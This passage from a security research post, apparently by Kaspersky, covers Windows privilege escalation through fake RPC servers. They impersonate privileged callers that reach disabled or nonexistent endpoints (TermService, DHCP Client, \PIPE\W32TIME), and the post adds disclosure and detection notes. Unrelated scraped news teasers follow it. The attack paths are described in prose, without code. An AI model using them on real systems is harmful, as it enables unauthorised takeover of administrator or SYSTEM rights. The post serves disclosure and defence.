By matching the metadata between Event ID 1 and Event ID 5, I can recover the missing details, including:
Interface UUID
OPNUM
Impersonation level
After correlating and filtering these events, a JSON entry is obtained that is almost ready for analysis. At this stage, the data can be enriched further by adding context that will be helpful when reversing or analyzing the RPC server implementation. For example, the following can be identified:
The DLL where the RPC interface is implemented
The location of that DLL
The number of procedures exposed by the interface
To retrieve this information, I match the UUID with an external RPC interface database. In this case, I used the RPC database, which contains a comprehensive list of RPC interfaces and their corresponding DLL implementations.
At the end of this process, a complete JSON dataset is obtained that can be used for further analysis.
One important observation is that the RPC calls I am looking for may only occur when specific system actions are triggered. Additionally, the resulting exceptions may vary from one system to another depending on which services are enabled or disabled. Therefore, I need a reliable way to generate these RPC exceptions.
In this research, I used several approaches to trigger such events:
Monitoring RPC activity during system startup
I observed RPC activity while the system booted. During startup, many services initialize and perform various RPC calls, which increases the chances of capturing calls to unavailable servers.
Triggering administrative operations I developed PowerShell scripts that perform common administrative tasks, such as updating Group Policy, changing network settings, or creating new users. These operations often trigger RPC communication and may generate exceptions.
Disabling services intentionally
After observing that Remote Desktop was disabled by default, I extended this idea by disabling additional services one by one and repeating the previous steps. This approach can reveal RPC clients that attempt to connect to services that are no longer available.
Additional privilege escalation paths
After running the logging and monitoring framework described earlier, I identified four additional scenarios that can lead to privilege escalation. The following sections introduce each case and explain how escalation can be achieved.
User interaction: From Edge to RDP
Microsoft Edge (msedge.exe) comes preinstalled on Windows systems. During startup, Edge triggers an RPC call to TermService. This RPC call is performed with a high impersonation level.

As previously discussed, Terminal Service is disabled by default. Because of this, the expected RPC server is unavailable, creating an opportunity for the attack scenario illustrated below.
The attack follows the same initial assumption as before: the attacker has already compromised a process running under the Network Service account. From there, they deploy the same malicious RPC server that mimics the legitimate TermService RPC interface.
However, unlike the previous scenario where the attacker coerced the Group Policy service, no coercion is required this time. Instead, the attacker simply waits for a high-privileged user, such as an administrator, to launch msedge.exe.
When Edge starts, it triggers the RPC client to attempt communication with the expected TermService RPC interface. Because the legitimate server is not running, the request is received by the attacker’s fake RPC server. Since the RPC call is made with a high impersonation level, the malicious server can call RpcImpersonateClient to impersonate the client process.
As a result, the attacker is able to impersonate the administrator-level client and escalate privileges from Network Service to Administrator.
Background services: From WDI to RDP

Some background Windows services periodically attempt to make RPC calls to the RDP service without user interaction. One such service is the WdiSystemHost service. The Diagnostic System Host Service (WDI) is a built-in Windows service that runs system diagnostics and performs troubleshooting tasks. This service runs under the SYSTEM account.

During normal operation, WDI periodically performs background RPC calls to the Remote Desktop service (TermService) using a high impersonation level. These RPC interactions occur automatically every 5–15 minutes and do not require any user input.
This behavior can be abused in a similar manner to the previous attack scenarios, as illustrated in the figure below.
In this case, however, no user interaction or coercion is required. After deploying a malicious RPC server that mimics the expected TermService RPC interface, the attacker only needs to wait for the WDI service to perform its periodic RPC call. Because the request is made with a high impersonation level, the malicious server can invoke RpcImpersonateClient and impersonate the calling process. This enables the attacker to escalate privileges to SYSTEM.
Abusing the Local Service account: From ipconfig to DHCP

Another scenario involves the DHCP Client service, which manages DHCP client operations on Windows systems. This service runs under the Local Service account and is enabled by default.
The DHCP Client service exposes an RPC server with multiple interfaces and endpoints. These interfaces are frequently invoked by various system DLLs, often using a high impersonation level.
In this scenario, instead of compromising a process running under Network Service, it is assumed the attacker has compromised a process running under the Local Service account. I also assume that the DHCP Client service is disabled, meaning the legitimate RPC server is unavailable.

As the figure below illustrates, the attacker can leverage this situation to escalate privileges.
After gaining control of a Local Service process, the attacker deploys a malicious RPC server that mimics the legitimate RPC server normally exposed by the DHCP Client service. Once the malicious server is running, the attacker waits for a high-privileged user, such as an administrator, to execute ipconfig.exe.
When ipconfig is run, it internally triggers an RPC request to the DHCP Client service. Since the legitimate RPC server is not running, the request is received by the attacker’s fake RPC server. Because the RPC call is performed with a high impersonation level, the malicious server can call RpcImpersonateClient to impersonate the client.
As a result, the attacker can escalate privileges from the Local Service account to the Administrator account.
Abusing Time

The Windows Time service (W32Time) is responsible for maintaining date and time synchronization across systems in a Windows environment. This service is enabled by default and runs under the Local Service account.
The service exposes an RPC server with two endpoints:
\PIPE\W32TIME_ALT
\RPC Control\W32TIME_ALT

The executable C:\Windows\System32\w32tm.exe interacts with the Windows Time service through RPC. However, before connecting to the valid RPC endpoints exposed by the service, the executable first attempts to access the nonexistent named pipe: \PIPE\W32TIME. This named pipe is not exposed by the legitimate W32Time service. However, if this endpoint were available, w32tm.exe would attempt to connect to it.
An attacker can abuse this behavior by deploying a malicious RPC server that mimics the legitimate RPC interface of the Windows Time service. Rather than exposing the legitimate endpoints, the attacker’s server exposes the nonexistent endpoint \PIPE\W32TIME, as shown in the figure below.
As in the previous scenarios, it is assumed the attacker has already compromised a process running under the Local Service account. The attacker then deploys a fake RPC server that implements the same RPC interface as the Windows Time service, but which exposes the alternative endpoint used by w32tm.exe.
Once the malicious server is running, the attacker simply waits for a high-privileged user, such as an administrator, to execute w32tm.exe. When the executable runs, it attempts to connect to the endpoint \PIPE\W32TIME. Because the attacker’s fake server exposes this endpoint, the RPC request is directed to the malicious server.
Since the RPC call is performed with a high impersonation level, the malicious server can impersonate the calling client. As a result, the attacker can escalate privileges from the Local Service account to the Administrator account.
In this scenario, it is important to note that the legitimate Windows Time service does not need to be disabled. Because the executable attempts to connect to a nonexistent endpoint, it is sufficient for the attacker to expose that endpoint through the malicious RPC server.
Vulnerability disclosure
After discovering the vulnerability, Kaspersky Security Services prepared a 10-page technical report describing the issue and the various aforementioned exploitation scenarios. The report was submitted to the Microsoft Security Response Center (MSRC) to report the vulnerability and request a fix.
Twenty days later, Microsoft responded, indicating that they did not classify the vulnerability as high severity. According to their assessment, the issue was classified as moderate severity and would therefore not be patched immediately. No CVE would be assigned, and the case would be closed without further tracking.
Microsoft explained that the moderate severity classification was due to the requirement that the originating process had to already possess the SeImpersonatePrivilege privilege. Since this privilege was typically required for the attack to succeed, Microsoft determined that the issue did not require immediate remediation.
Kaspersky Security Services respect Microsoft’s assessment and only published the research after the embargo period ends. In line with the coordinated vulnerability disclosure policy, Kaspersky Security Services will refrain from publishing detailed instructions that could enable or accelerate mass exploitation.
The disclosure timeline is shown below:
2025-09-19: Vulnerability reported to Microsoft Security Response Center (Case 101749).
2025-10-10: MSRC response – the case was assessed as moderate severity, not eligible for a bounty, no CVE was issued, and the case was closed without further tracking.
2026-04-24: expected whitepaper publication date.
Detection and defense
As discussed above, this vulnerability is related to an architectural design behavior. Fully preventing it would require Microsoft to release a patch that addresses the underlying issue.
Nevertheless, organizations can still take steps to detect and mitigate potential abuse. ETW-based monitoring within the framework described above enables defenders to identify RPC exceptions in their environment, especially when RPC clients attempt to connect to unavailable servers.
I have provide the tools used in the previously described framework so that organizations can check their environment for such behavior. You can find all of them in the research repository.
By monitoring these events, administrators can identify situations where legitimate RPC servers are expected but not running. In some cases, the attack surface may be reduced by enabling the corresponding services, ensuring that the legitimate RPC server is available. This can hinder attackers from deploying malicious RPC servers that imitate legitimate endpoints.
It is also good practice to reduce the use of the SeImpersonatePrivilege privilege in processes where it is not required. Some system processes need this privilege for normal operations. However, granting it to custom processes is generally not considered good security practice.
Conclusion
All the exploits described in this research were tested on Windows Server 2022 and Windows Server 2025 with the latest available updates prior to the submission date. The proof-of-concept implementations can be found in the research repository. However, it is highly likely that this issue may also be exploitable on other Windows versions.
Because the vulnerability stems from an architectural design issue, there may be additional attack scenarios beyond those presented in this research. The exact exploitation paths may vary from one system to another depending on factors such as installed software, the DLLs involved in RPC communication, and the availability of corresponding RPC servers.
Fake Antigravity downloads are enabling fast account takeovers using hidden malware and stolen session cookies.
The post Fake Google Antigravity Installer Can Steal Accounts in Minutes appeared first on TechRepublic.
Microsoft says Windows 11’s built-in security is strong enough for most users, though power users and enterprises may still want third-party protection.
The post Microsoft: Most Windows 11 Users Don’t Need Third-Party Antivirus appeared first on TechRepublic.
Microsoft says Windows 11’s built-in security is strong enough for most users, though power users and enterprises may still want third-party protection.
Gentlemen is a fast‑growing ransomware‑as‑a‑service (RaaS) operation now targeting Windows, Linux, NAS, BSD, and VMware ESXi with a new locker written in C for hypervisor environments. Its multi‑platform design and strong defense‑evasion features make it a high‑impact threat to corporate networks worldwide. The Gentlemen RaaS emerged around mid‑2025 and quickly built an affiliate ecosystem by […]
The post Gentlemen RaaS Hits Windows, Linux, and ESXi With New C-Based Locker appeared first on GBHa
Gentlemen is a fast‑growing ransomware‑as‑a‑service (RaaS) operation now targeting Windows, Linux, NAS, BSD, and VMware ESXi with a new locker written in C for hypervisor environments. Its multi‑platform design and strong defense‑evasion features make it a high‑impact threat to corporate networks worldwide. The Gentlemen RaaS emerged around mid‑2025 and quickly built an affiliate ecosystem by […]
Although the team with Microsoft moved swiftly to patch the BlueHammer vulnerability, other exploits still threaten Microsoft Defender and Windows users.
The post Microsoft Defender Flaws Exploited on Windows, Two Left Unpatched appeared first on TechRepublic.
Although the team with Microsoft moved swiftly to patch the BlueHammer vulnerability, other exploits still threaten Microsoft Defender and Windows users.
The post The 32GB Ceiling Shatters: Microsoft Finally Ends the “Arbitrary” FAT32 Limit After 30 Years appeared first on Daily CyberSecurity.
Related posts:
Microsoft’s “Edit” Text Editor Coming to Windows 11 Command Line
Microsoft is Removing PowerShell 2.0 from Windows 11
A Farewell to PowerShell 2.0: Microsoft’s Legacy Tool Is Gone from Windows 11

 Entrar